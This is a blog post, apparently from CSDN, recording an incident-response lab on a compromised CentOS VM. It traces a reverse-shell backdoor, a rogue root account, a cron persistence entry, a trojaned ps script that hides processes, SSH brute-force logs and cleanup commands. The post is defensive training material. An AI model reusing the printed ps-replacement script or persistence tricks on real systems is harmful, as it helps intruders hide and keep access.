

应急响应——靶场实践

原创

正在过坎

于 2022-04-21 16:40:47 发布

5076

收藏

17

版权

分类专栏：

靶场




笔记

安全

文章标签：

安全

网络安全

 靶场	0 订阅	9 篇文章	订阅专栏
 笔记	2 订阅	44 篇文章	订阅专栏
 安全	1 订阅	13 篇文章	订阅专栏

唉，我可算直到值守每天12小时看警报是多么怨种的一工作，本以为该结束了，结果又加了一天！！！！

还好我没放弃自己，一直在自学东西（也不是我愿意的，这也不是没有办法嘛，大家都太卷了）

那就自学了学 **应急响应** 。不得不说，大佬们是真好呀，我才在日报里说我刚过完应急响应的知识，梳理出流程，就有大佬给我发来了——三个靶场，够我挺过这难熬的两天了。


嘿嘿不能辜负大佬的期望，咱就好好表现吧

目录

- 先搭个靶场
- 应急响应的过程
 - 排查网络连接
 - 排查历史命令
 - 排查后门账户
 - 查看特权账户
 - 查看可以远程登录的帐号信息
 - 排查crontab后门
 - 排查是否有命令被替换
- 总结
- 应急响应溯源
 - 查看后门
 - 总结：
- 排查安全日志
- 溯源总结

先搭个靶场

不得不说一体机就是快：



说一下环境配置的问题呀

就是刚安装的一体机，去看网络连接是这样的

```
x25 (Centos 8.5)
[root@localhost ~]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*                LISTEN      1/systemd
tcp        0      0 0.0.0.0:22              0.0.0.0:*                LISTEN      1240/sshd
tcp        0      0 0.0.0.0:631             0.0.0.0:*                LISTEN      6167/cupsd
tcp        0      0 0.0.0.0:6010            0.0.0.0:*                LISTEN      10952/sshd: root@pt
tcp        0      0 192.168.226.132:22      192.168.226.1:1059      ESTABLISHED 10948/sshd: root [p
tcp        0      0 192.168.226.132:51870   192.168.226.131:6666    ESTABLISHED 11393/shell.elf
tcp6       0      0 :::111                  :::*                    LISTEN      1/systemd
tcp6       0      0 :::22                   :::*                    LISTEN      1240/sshd
tcp6       0      0 :::1:631                :::*                    LISTEN      6167/cupsd
tcp6       0      0 :::1:6010                :::*                    LISTEN      10952/sshd: root@pt
[root@localhost ~]#
```

192.168.266.131只有一条，没有靶场上说的SYN_SENT

这是因为网络没有打开，先把网络连接打开再操作，后面还有ssh要外联取文件

应急响应的过程

排查网络连接

```
netstat -anpt
```

查看服务器的网络连接，发现服务器192.168.226.132一直与恶意IP：192.168.226.131的6666端口连接，并且程序名为：shell.elf

PID：11393，15634，

```
[root@localhost ~]#
[root@localhost ~]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      1/systemd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1240/sshd
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      6167/cupsd
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      10952/sshd: root@pt
tcp        0      0 127.0.0.1:6011          0.0.0.0:*               LISTEN      15648/sshd: root@pt
tcp        0      0 192.168.226.132:22      192.168.226.1:1059     ESTABLISHED 10948/sshd: root [p
tcp        0      1 192.168.102.141:44542   192.168.226.131:6666   SYN_SENT    15634/shell.elf
tcp        0      0 192.168.102.141:22      192.168.102.1:16577    ESTABLISHED 15684/sshd: root [p
tcp        0      1 192.168.102.141:44544   192.168.226.131:6666   SYN_SENT    15494/shell.elf
tcp        0      0 192.168.226.132:51870   192.168.226.131:6666   ESTABLISHED 11393/shell.elf
tcp        0      1 192.168.102.141:44548   192.168.226.131:6666   SYN_SENT    15520/shell.elf
tcp        0      0 192.168.102.141:22      192.168.102.1:16566    ESTABLISHED 15639/sshd: root [p
tcp        0      1 192.168.102.141:44546   192.168.226.131:6666   SYN_SENT    15736/shell.elf
tcp6       0      0 :::111                  :::*                   LISTEN      1/systemd
tcp6       0      0 :::22                   :::*                   LISTEN      1240/sshd
tcp6       0      0 :::1:631                :::*                   LISTEN      6167/cupsd
tcp6       0      0 :::1:6010                :::*                   LISTEN      10952/sshd: root@pt
tcp6       0      0 :::1:6011                :::*                   LISTEN      15648/sshd: root@pt
[root@localhost ~]#
```

根据PID号查找程序位置: /root/shell.elf

ls -p 11393

```
[root@localhost ~]# lsof -p 11393
COMMAND    PID USER  FD   TYPE DEVICE SIZE/OFF      NODE NAME
shell.elf  11393 root   cwd    DIR   253,0    4096  67146817 /root
shell.elf  11393 root   rtd    DIR   253,0    4096    128 /
shell.elf  11393 root   txt    REG   253,0    250  67649007 /root/shell.elf
shell.elf  11393 root    0r    FIFO    0,13     0t0  133536 pipe
shell.elf  11393 root    1w    FIFO    0,13     0t0  133537 pipe
shell.elf  11393 root    2w    FIFO    0,13     0t0  133537 pipe
shell.elf  11393 root    3u    IPv4  132889    0t0      TCP 192.168.226.132:51870->192.168.226.131:ircu-2 (
ESTABLISHED)
shell.elf  11393 root    4u    a_inode 0,14      0  10968 [eventfd]
```

查看 shell.elf 文件的创建时间为: 2022-01-14 00:51:12

弱弱的问一句不会头秃嘛, 都这个点了

stat shell.elf

```
shell.elf 11393 root 4u a_inode 0,14 0 10968 [eventfd]
[root@localhost ~]# stat shell.elf
 文件: shell.elf
 大小: 250          块: 8          IO 块: 4096    普通文件
设备: fd00h/64768d  Inode: 67649007  硬链接: 1
权限: (0755/-rwxr-xr-x)  Uid: ( 0/    root)  Gid: ( 0/    root)
环境: unconfined_u:object_r:admin_home_t:s0
最近访问: 2022-04-20 22:54:41.246254189 -0400
最近更改: 2022-01-14 00:51:12.000000000 -0500
最近改动: 2022-01-14 00:57:33.041307882 -0500
创建时间: -
[root@localhost ~]#
```

然后我用的是Xshell去取shell.elf放到微步检测里去跑一跑

多引擎检测

威胁情报IOC

行为签名

情报判定系统

基本信息

静态信息

执行流程

进程详情

网络行为

释放文件

⚠ 经微步云沙箱检测该文件为恶意

文件名称: shell.elf

SHA256: 505ec6536fb1edebf569b153343801db8b2b01e18adc86107b23289ed0eb18aa


运行环境: centos_7_x64

提交时间: 2022-04-10 15:34:12

白名单: 否

威胁类型: 后门

木马家族: ConnectBack



60分

处置建议

重新分析

报告

PCAP

样本

收藏

🔍 多引擎检出率 6 / 25

API 接口

反病毒引擎

检测结果 (最近检测时间: 2022-03-10 05:41:23)

江民 (JiangMin)

Backdoor.Linux.Small.a

ESET

Linux/Shellcode.ConnectBack.G trojan

微软 (MSE)

Backdoor.Linux/ConnectBack.A!xp

GDATA

Trojan.Linux.Getshell.O

CSDN @正在过坎

排查历史命令

查看是否有黑客执行的命令

history

```
[root@localhost ~]# history
1  history
2  netstat -anpt
3  netstat netstat -anpt
4  netstat -anpt
5  lsof -p 11393
6  stat shell.elf
7  ipconfig
8  ifconfig
9  ip add
10 ip add
11 q
12 ping 192.168.102.1
13 ifconfig
14 service sshd start
15 netstat -ntpl | grep 22
16 netstat -anpt
17 who
18 history
```

在 root 账户下排查是否有黑客执行的命令

cd /root

cat .bash_history

https://blog.csdn.net/weixin_46601374/article/details/124313315

4/13

```
[root@localhost ~]# cat .bash_history
history
history
find ~/.bash_history
cat /root/.bash_history
rm -rf /root/.bash_history
cat /root/.bash_history
netstat -anpt
[root@localhost ~]#
```

排查后门账户

查看当前登录系统的用户

```
who
```

没有发现异常

```
netstat -anpt
[root@localhost ~]# who
root      tty3          2020-05-15 10:48 (tty3)
root      pts/2         2022-04-20 23:36 (192.168.102.1)
[root@localhost ~]#
```

查看特权账户

```
awk -F: '$3==0 {print$1}' /etc/passwd
```

```
wxiaoge
[root@localhost ~]# awk -F: '$3==0{print$1}' /etc/passwd
root
wxiaoge
CSDN @正在过坎
```

可以看到有两个账户

那这个奇奇怪怪的wxiaoge就应该是黑客的账号了

查看可以远程登录的帐号信息

```
awk '/\$1|\\$6/{print $1}' /etc/shadow
```

```
[root@localhost ~]# awk '/\$1|\\$6/{print $1}' /etc/shadow
root:$6$pu3spmlIUJ6xQqa8$C4/oMXujmJtD62MpeE0w50Qu1YHyT3r7Vwo0M/s5drj53.x06/Rl53ugFEfaLzL8DNI4/gFkw3FY.NJ.7VVhl.:19006:0:99999:7:::
zyr:$6$PFyUaSq0EunU/8Ym$L9ktEVYhtRmvQxTw54IQuyRUhDlfxEaQTmv54G0BAEu4p.mYchD98Iyi.VkH3/Vp5qo7wAcziCQw1Nj1ls9VZ/:18397:0:99999:7:::
wxiaoge:$6$klW5OWAbFpaxvzvf$2Vix0/lRvNRgswDmzDRYVFB50M4BX0oQYQXULY5KooQIkIZdPxgQPls5pt4CdJIqYTRAKRZ/EeiAX1UhQZj0/19006:0:99999:7:::
[root@localhost ~]#
```

好了现在可以确定了，wxiaoge就是黑客的账号

```
shadow shadow shadow
[root@localhost ~]# awk '/\$1|\\$6/{print $1}' /etc/shadow
root:$6$pu3spmlIUJ6xQqa8$C4/oMXujmJtD62MpeE0w50Qu1YHyT3r7Vwo0M/s5drj53.x06/Rl53ugFEfaLzL8DNI4/gFkw3FY.NJ.7VVhl.:19006:0:99999:7:::
zyr:$6$PFyUaSq0EunU/8Ym$L9ktEVYhtRmvQxTw54IQuyRUhDlfxEaQTmv54G0BAEu4p.mYchD98Iyi.VkH3/Vp5qo7wAcziCQw1Nj1ls9VZ/:18397:0:99999:7:::
wxiaoge:$6$klW5OWAbFpaxvzvf$2Vix0/lRvNRgswDmzDRYVFB50M4BX0oQYQXULY5KooQIkIZdPxgQPls5pt4CdJIqYTRAKRZ/EeiAX1UhQZj0/19006:0:99999:7:::
[root@localhost ~]#
```

接下来查看用户最近登录情况

```
grep "Accepted" /var/log/secure* | awk '{print $1,$2,$3,$9,$11}'
```

```
[root@localhost ~]# grep "Accepted" /var/log/secure* | awk '{print $1,$2,$3,$9,$11}'
Jan 13 21:57:56 root 192.168.226.1
Jan 13 22:00:27 root 192.168.226.1
Jan 14 00:26:03 root 192.168.226.1
Jan 14 00:47:33 wxiaoge 192.168.226.1
Jan 14 00:47:55 root 192.168.226.1
Apr 20 23:36:17 root 192.168.102.1
Apr 20 23:36:27 root 192.168.102.1
CSDN @正在过坎
```

排查crontab后门

查看服务器的定时任务

```
cd /var/spool/cron
cat root
```

发现存在root账户的定时任务，每分钟执行一次 /root/shell.elf文件

```
Apr 20 23:36:27 root 192.168.102.1
[root@localhost ~]# cd /var/spool/cron/
[root@localhost cron]# cat root
* * * * * /root/shell.elf
[root@localhost cron]# ls -al
总用量 4
drwx-----. 2 root root 18 1月 14 01:05 .
drwxr-xr-x. 10 root root 109 5月 15 2020 ..
-rw-----. 1 root root 27 1月 14 01:05 root
[root@localhost cron]#
```

排查是否有命令被替换

检查命令文件是否被替换

```
rpm -Vf /usr/bin/*
rpm -Vf /usr/sbin/*
#rpm -Vf /usr/bin/xxx
#S 关键字代表文件大小发生了变化
#5 关键字代表文件的 md5 值发生了变化
#T 代表文件时间发生了变化
```

执行命令：rpm -Vf /usr/bin/* 时发现 ps 命令的文件大小、md5 值、时间发生了变化，可能已经被修改

```
[root@localhost cron]# cd /usr/bin/
[root@localhost bin]# rpm -VF
rpm: 未给出要检验的参数
[root@localhost bin]# rpm -Vf
rpm: 未给出要检验的参数
[root@localhost bin]# rpm -Vf *
.M..... /var/log/audit
.M..... /var/log/audit
.M..... /var/log/audit
.M..... /var/log/audit
.M..... g /etc/udev/hwdb.bin
.M..... g /var/lib/systemd/random-seed
.M..... c /etc/machine-id
遗漏 c /etc/systemd/system/dbus-org.freedesktop.resolve1.service
.M..... g /var/cache/private
.M..... g /var/lib/private
.M..... g /var/log/btmp
.M..... g /var/log/private

.M..... c /etc/machine-id
遗漏 c /etc/systemd/system/dbus-org.freedesktop.resolve1.service
.M..... g /var/cache/private
.M..... g /var/lib/private
.M..... g /var/log/btmp
.M..... g /var/log/private
.M..... g /run/dbus
```

CSDN @正在过坎

```

.....G.. g /run/lsm
.....G.. g /run/lsm/ipc
.....G.. g /run/lsm
.....G.. g /run/lsm/ipc
S.5....T. /usr/bin/ps
S.5....T. /usr/bin/ps
.M..... g /var/lib/PackageKit/transactions.db
S.5....T. /usr/bin/ps
.M..... g /var/lib/PackageKit/transactions.db
S.5....T. c /etc/plymouth/plymouthd.conf
.M..... g /var/lib/plymouth/boot-duration
S.5....T. /usr/bin/ps
S.5....T. /usr/bin/ps
S.5....T. /usr/bin/ps
.M..... c /etc/machine-id
遗漏 c /etc/systemd/system/dbus-org.freedesktop.resolve1.service
.M..... g /var/cache/private
.M..... g /var/lib/private
.M..... g /var/log/btmp
.M..... g /var/log/private
.....G.. g /run/lsm
.....G.. g /run/lsm/ipc
S.5....T. /usr/bin/ps
S.5....T. /usr/bin/ps
S.5....T. /usr/bin/ps
.M..... c /etc/machine-id
遗漏 c /etc/systemd/system/dbus-org.freedesktop.resolve1.service

```

CSDN @正在过坎

```

遗漏 c /etc/systemd/system/dbus-org.freedesktop.resolve1.service
.M..... g /var/cache/private
.M..... g /var/lib/private
.M..... g /var/log/btmp
.M..... g /var/log/private
.M..... c /etc/machine-id
遗漏 c /etc/systemd/system/dbus-org.freedesktop.resolve1.service
.M..... g /var/cache/private
.M..... g /var/lib/private
.M..... g /var/log/btmp
.M..... g /var/log/private
S.5....T. /usr/bin/ps
S.5....T. /usr/bin/ps
.M..... g /etc/udev/hwdb.bin
.M..... g /var/lib/systemd/random-seed
.M..... g /etc/crypto-policies/back-ends/nss.config
S.5....T. /usr/bin/ps
.M..... c /etc/rc.d/rc.local
S.5....T. /usr/bin/ps
.M....G.. g /etc/brlapi.key
S.5....T. /usr/bin/ps
S.5....T. /usr/bin/ps
.M....G.. g /etc/brlapi.key
[root@localhost bin]#

```

CSDN @正在过坎

查看ps命令内容

```
ls -al ps
cat ps
```

```

[root@localhost bin]# ls -al ps
-rwxr-xr-x. 1 root root 104 1月 14 01:03 ps
[root@localhost bin]# cat ps
#!/bin/bash
/centos_core.elf & /.hide_command/ps |grep -v "shell" | grep -v "centos_core" | grep "bash"
[root@localhost bin]#

```

CSDN @正在过坎

ps文件内容被修改成以下内容

```

#!/bin/bash
/centos_core.elf & /.hide_command/ps |grep -v "shell" | grep -v "centos_core" | grep "bash"

#每次执行ps命令都会执行centos_core.elf文件、.hide_command/ps文件

```


查看centos_core.elf文件创建时间为：2022-01-14 00:57:03.954050367 -0500

```
[root@localhost bin]#
[root@localhost bin]# cd /
[root@localhost /]# stat centos_core.elf
 文件：centos_core.elf
 大小：250          块：8          IO 块：4096   普通文件
设备：fd00h/64768d  Inode: 1014148   硬链接：1
权限：(0755/-rwxr-xr-x)  Uid: (  0/   root)   Gid: (  0/   root)
环境：unconfined_u:object_r:etc_runtime_t:s0
最近访问：2022-03-10 00:20:12.072129140 -0500
最近更改：2022-01-14 00:57:03.954050367 -0500
最近改动：2022-01-14 00:58:35.030856691 -0500
创建时间：-
[root@localhost /]#
```

CSDN @正在过坎

这个日子不就是黑客wxiaoge登录的日子嘛

其实要是Linux使用不惯，可以试一试Xftp

到达 / 界面，就很明显有centos_core.elf，在这里有这种东西，就很明显不对劲

192.168.102.141:22

名称	大小	类型	修改时间	属性	所有者
bin		文件夹	2022/1/14, 14:03	lr-xr-xr-x	0
boot		文件夹	2020/5/15, 22:46	dr-xr-xr-x	root
dev		文件夹	2022/4/21, 10:54	drwxr-xr-x	root
etc		文件夹	2022/4/21, 11:29	drwxr-xr-x	root
home		文件夹	2020/5/15, 22:48	drwxr-xr-x	root
lib		文件夹	2020/5/15, 22:40	lr-xr-xr-x	0
lib64		文件夹	2020/5/15, 22:41	lr-xr-xr-x	0
media		文件夹	2019/5/11, 8:33	drwxr-xr-x	root
mnt		文件夹	2020/5/15, 22:39	drwxr-xr-x	root
opt		文件夹	2019/5/11, 8:33	drwxr-xr-x	root
proc		文件夹	2020/5/15, 22:45	dr-xr-xr-x	root
root		文件夹	2022/4/21, 11:36	dr-xr-x---	root
run		文件夹	2022/4/21, 11:30	drwxr-xr-x	root
sbin		文件夹	2020/5/15, 22:40	lr-xr-xr-x	0
srv		文件夹	2019/5/11, 8:33	drwxr-xr-x	root
sys		文件夹	2020/5/15, 22:45	dr-xr-xr-x	root
tmp		文件夹	2022/4/21, 14:47	drwxrwxr...	root
usr		文件夹	2020/5/15, 22:37	drwxr-xr-x	root
var		文件夹	2020/5/15, 22:46	drwxr-xr-x	root
centos_core.elf	250 Bytes	ELF 文件	2022/1/14, 13:57	-rwxr-xr-x	root

CSDN @正在过坎

将 centos_core.elf 文件拔出来放在微步云沙箱检测是后门文件

多引擎检测

威胁情报IOC

行为签名

情报判定系统

基本信息

静态信息

执行流程

进程详情

网络行为

释放文件

⚠ 经微步云沙箱检测该文件为恶意

文件名称: centos_core.elf

SHA256: 505ec6536fb1edebf569b153343801db8b2b01e18adc86107b23289ed0eb18aa

运行环境: centos_7_x64

提交时间: 2022-04-10 15:34:12

白名单: 否

威胁类型: 后门

木马家族: ConnectBack

ELF x64

60分

处置建议

重新分析

报告

PCAP

样本

收藏

多引擎检出率 6 / 25

API 接口

反病毒引擎

检测结果 (最近检测时间: 2022-03-10 05:41:23)

江民 (JiangMin)

Backdoor.Linux.Small.a

ESET

Linux/Shellcode.ConnectBack.G trojan

微软 (MSE)

Backdoor.Linux/ConnectBack.A!xp

GDATA

Trojan.Linux.Getshell.O

CSDN @正在过坎

再看看.hide_command/ps

```
[root@localhost /]# .hide_command/ps aux
USER      PID  %CPU  %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1   0.0   0.5 253100 9428 ?        Ss   4月20   0:23 /usr/lib/systemd/systemd --switched-root --system --deserialize 18
root         2   0.0   0.0      0     0 ?        Ss   4月20   0:00 [kthreadd]
root         3   0.0   0.0      0     0 ?        I<   4月20   0:00 [rcu_gp]
root         4   0.0   0.0      0     0 ?        I<   4月20   0:00 [rcu_par_gp]
root         6   0.0   0.0      0     0 ?        I<   4月20   0:00 [kworker/0:0H-kblockd]
root         8   0.0   0.0      0     0 ?        I<   4月20   0:00 [mm_percpu_wq]
root         9   0.0   0.0      0     0 ?        S    4月20   0:00 [ksoftirqd/0]
root        10   0.0   0.0      0     0 ?        R    4月20   0:01 [rcu_sched]
root        11   0.0   0.0      0     0 ?        S    4月20   0:00 [migration/0]
root        12   0.0   0.0      0     0 ?        S    4月20   0:00 [watchdog/0]
root        13   0.0   0.0      0     0 ?        S    4月20   0:00 [cpuhp/0]
root        14   0.0   0.0      0     0 ?        S    4月20   0:00 [cpuhp/1]
root        15   0.0   0.0      0     0 ?        S    4月20   0:00 [watchdog/1]
root        16   0.0   0.0      0     0 ?        S    4月20   0:00 [migration/1]
root        17   0.0   0.0      0     0 ?        S    4月20   0:00 [ksoftirqd/1]
root        19   0.0   0.0      0     0 ?        I<   4月20   0:00 [kworker/1:0H-kblockd]
root        21   0.0   0.0      0     0 ?        S    4月20   0:00 [kdevtmpfs]
root        22   0.0   0.0      0     0 ?        I<   4月20   0:00 [netns]
root        23   0.0   0.0      0     0 ?        S    4月20   0:00 [kauditd]
root        26   0.0   0.0      0     0 ?        S    4月20   0:02 [khungtaskd]
```

CSDN @正在过坎

日期并不是黑客入侵的日期

.hide_command/ps 文件为正常的ps文件

```
root      22504  0.0   0.2  57396  3880 pts/0    R+   02:54   0:00 .
[root@localhost /]# ls -al .hide_command/ps
-rwxr-xr-x. 1 root root 142216 5月 11 2019 .hide_command/ps
[root@localhost /]#
```

CSDN @正在过坎

总结:

存在 ps 命令后门，将正常的ps命令替换，每执行一次ps命令 /centos_core.elf 后门文件就会被执行一次

总结

1、找到后门文件：/root/shell.elf、/centos_core.elf

2、找到后门账户：wxiaoge

- 3、找到恶意定时任务
- 4、ps命令被替留ps命令后门

清除后门文件

```
rm -rf /root/shell.elf
rm -rf /centos_core.elf
```

将ps命令删除再将 .hide_command/ps 恢复

```
rm -rf /usr/bin/ps
mv /.hide_command/ps /usr/bin/ps
```

删除后门账户

```
vi /etc/passwd
#vi编辑passwd文件，按dd删除 wxiaoge那一行，之后保存并推出
```

应急响应溯源

查看后门

查看 shell.elf 文件的创建时间为：2022-01-14 00:51:12

```
stat shell.elf
```

```
stat: 无法获取 'shell.elf' 的文件状态(stat): 没有那个文件或目录
[root@localhost ~]# cd ~
[root@localhost ~]# stat shell.elf
 文件：shell.elf
 大小：250          块：8          IO 块：4096   普通文件
设备：fd00h/64768d  Inode: 67649007   硬链接：1
权限：(0755/-rwxr-xr-x)  Uid: (    0/   root)   Gid: (    0/   root)
环境：unconfined_u:object_r:admin_home_t:s0
最近访问：2022-04-20 22:54:41.246254189 -0400
最近更改：2022-01-14 00:51:12.000000000 -0500
最近改动：2022-01-14 00:57:33.041307882 -0500
创建时间：-
[root@localhost ~]#
```

CSDN @正在过坎

查看 定时任务 root 文件的创建时间为：2022-01-14 01:05:53

```
大小：27          块：8          IO 块：4096   普通文件
设备：fd00h/64768d  Inode: 67665387   硬链接：1
权限：(0600/-rw-----)  Uid: (    0/   root)   Gid: (    0/
环境：unconfined_u:object_r:user_cron_spool_t:s0
最近访问：2022-04-21 02:31:05.822578670 -0400
最近更改：2022-01-14 01:05:53.240736252 -0500
最近改动：2022-01-14 01:05:53.240736252 -0500
创建时间：-
[root@localhost cron]#
```

CSDN @正在过坎

查看centos_core.elf文件创建时间为：2022-01-14 00:57:03.954050367 -0500

```
[root@localhost cron]# cd /
[root@localhost /]# stat centos_core.elf
 文件: centos_core.elf
 大小: 250          块: 8          IO 块: 4096   普通文件
设备: fd00h/64768d  Inode: 1014148   硬链接: 1
权限: (0755/-rwxr-xr-x)  Uid: (  0/   root)  Gid: (  0/   root)
环境: unconfined_u:object_r:etc_runtime_t:s0
最近访问: 2022-04-21 02:51:28.164625852 -0400
最近更改: 2022-01-14 00:57:03.954050367 -0500
最近改动: 2022-01-14 00:58:35.030856691 -0500
创建时间: -
[root@localhost /]#
```

CSDN @正在过坎

总结:

植入后门的顺序为: shell.elf 后门、centos_core.elf后门、ps命令替换后门、定时任务

排查安全日志

查看secure日志,发现爆破的时间范围是1.13 21: 51: 32——21: 58: 31

日志不是都一样的,时间,系统都会影响日志所在的位置

NAME	KB	文件	2019/11/9, 7:13	-rw-r--r--	root
secure	0 Bytes	文件	2022/4/21, 15:20	-rw-----	root
secure-20220421	358KB	文件	2022/4/21, 15:05	-rw-----	root
spooler	0 Bytes	文件	2022/4/21, 15:20	-rw-----	root
spooler-20220421	0 Bytes	文件	2020/5/15, 22:39	-rw-----	root

CSDN @正在过坎

看看文件大小,肯定不会是 secure呀

```
cat secure-20220421 |grep Failed
```

```
[root@localhost log]# cat secure-20220421 |grep Failed
Jan 13 21:51:32 localhost sshd[7845]: Failed password for root from 192.168.226.1 port 9689 ssh2
Jan 13 21:51:32 localhost sshd[7853]: Failed password for root from 192.168.226.1 port 9696 ssh2
Jan 13 21:51:32 localhost sshd[7856]: Failed password for root from 192.168.226.1 port 9700 ssh2
Jan 13 21:51:32 localhost sshd[7858]: Failed password for root from 192.168.226.1 port 9702 ssh2
Jan 13 21:51:32 localhost sshd[7847]: Failed password for root from 192.168.226.1 port 9690 ssh2
Jan 13 21:51:32 localhost sshd[7849]: Failed password for root from 192.168.226.1 port 9692 ssh2
Jan 13 21:51:32 localhost sshd[7852]: Failed password for root from 192.168.226.1 port 9695 ssh2
Jan 13 21:51:32 localhost sshd[7857]: Failed password for root from 192.168.226.1 port 9701 ssh2
Jan 13 21:51:32 localhost sshd[7848]: Failed password for root from 192.168.226.1 port 9691 ssh2
Jan 13 21:51:32 localhost sshd[7850]: Failed password for root from 192.168.226.1 port 9693 ssh2
Jan 13 21:51:32 localhost sshd[7854]: Failed password for root from 192.168.226.1 port 9697 ssh2
Jan 13 21:51:32 localhost sshd[7859]: Failed password for root from 192.168.226.1 port 9703 ssh2
Jan 13 21:51:32 localhost sshd[7846]: Failed password for root from 192.168.226.1 port 9688 ssh2
Jan 13 21:51:32 localhost sshd[7851]: Failed password for root from 192.168.226.1 port 9694 ssh2
Jan 13 21:51:32 localhost sshd[7855]: Failed password for root from 192.168.226.1 port 9698 ssh2
Jan 13 21:51:32 localhost sshd[7890]: Failed password for root from 192.168.226.1 port 9707 ssh2
Jan 13 21:51:34 localhost sshd[7890]: Failed password for root from 192.168.226.1 port 9707 ssh2
Jan 13 21:51:34 localhost sshd[7845]: Failed password for root from 192.168.226.1 port 9689 ssh2
Jan 13 21:51:34 localhost sshd[7853]: Failed password for root from 192.168.226.1 port 9696 ssh2
Jan 13 21:51:34 localhost sshd[7856]: Failed password for root from 192.168.226.1 port 9700 ssh2
Jan 13 21:51:34 localhost sshd[7858]: Failed password for root from 192.168.226.1 port 9702 ssh2
Jan 13 21:51:34 localhost sshd[7854]: Failed password for root from 192.168.226.1 port 9697 ssh2
```

CSDN @正在过坎

```

Jan 13 21:57:57 localhost sshd[8947]: Failed password for root from 192.168.226.1 port 1097 ssh2
Jan 13 21:57:57 localhost sshd[8949]: Failed password for root from 192.168.226.1 port 1098 ssh2
Jan 13 21:57:57 localhost sshd[8953]: Failed password for root from 192.168.226.1 port 1099 ssh2
Jan 13 21:57:57 localhost sshd[8955]: Failed password for root from 192.168.226.1 port 1100 ssh2
Jan 13 21:57:57 localhost sshd[8959]: Failed password for root from 192.168.226.1 port 1101 ssh2
Jan 13 21:57:57 localhost sshd[8961]: Failed password for root from 192.168.226.1 port 1102 ssh2
Jan 13 21:57:57 localhost sshd[8964]: Failed password for root from 192.168.226.1 port 1103 ssh2
Jan 13 21:57:57 localhost sshd[8966]: Failed password for root from 192.168.226.1 port 1104 ssh2
Jan 13 21:57:57 localhost sshd[8973]: Failed password for root from 192.168.226.1 port 1107 ssh2
Jan 13 21:57:58 localhost sshd[8976]: Failed password for root from 192.168.226.1 port 1111 ssh2
Jan 13 21:57:58 localhost sshd[8979]: Failed password for root from 192.168.226.1 port 1113 ssh2
Jan 13 21:57:58 localhost sshd[8981]: Failed password for root from 192.168.226.1 port 1114 ssh2
Jan 13 21:57:58 localhost sshd[8985]: Failed password for root from 192.168.226.1 port 1118 ssh2
Jan 13 21:58:27 localhost sshd[9092]: Failed password for root from 192.168.226.1 port 1082 ssh2
Jan 13 21:58:27 localhost sshd[9094]: Failed password for root from 192.168.226.1 port 1084 ssh2
Jan 13 21:58:27 localhost sshd[9096]: Failed password for root from 192.168.226.1 port 1086 ssh2
Jan 13 21:58:27 localhost sshd[9098]: Failed password for root from 192.168.226.1 port 1087 ssh2
Jan 13 21:58:27 localhost sshd[9101]: Failed password for root from 192.168.226.1 port 1089 ssh2
Jan 13 21:58:27 localhost sshd[9104]: Failed password for root from 192.168.226.1 port 1090 ssh2
Jan 13 21:58:27 localhost sshd[9108]: Failed password for root from 192.168.226.1 port 1093 ssh2
Jan 13 21:58:27 localhost sshd[9110]: Failed password for root from 192.168.226.1 port 1094 ssh2
Jan 13 21:58:27 localhost sshd[9113]: Failed password for root from 192.168.226.1 port 1105 ssh2
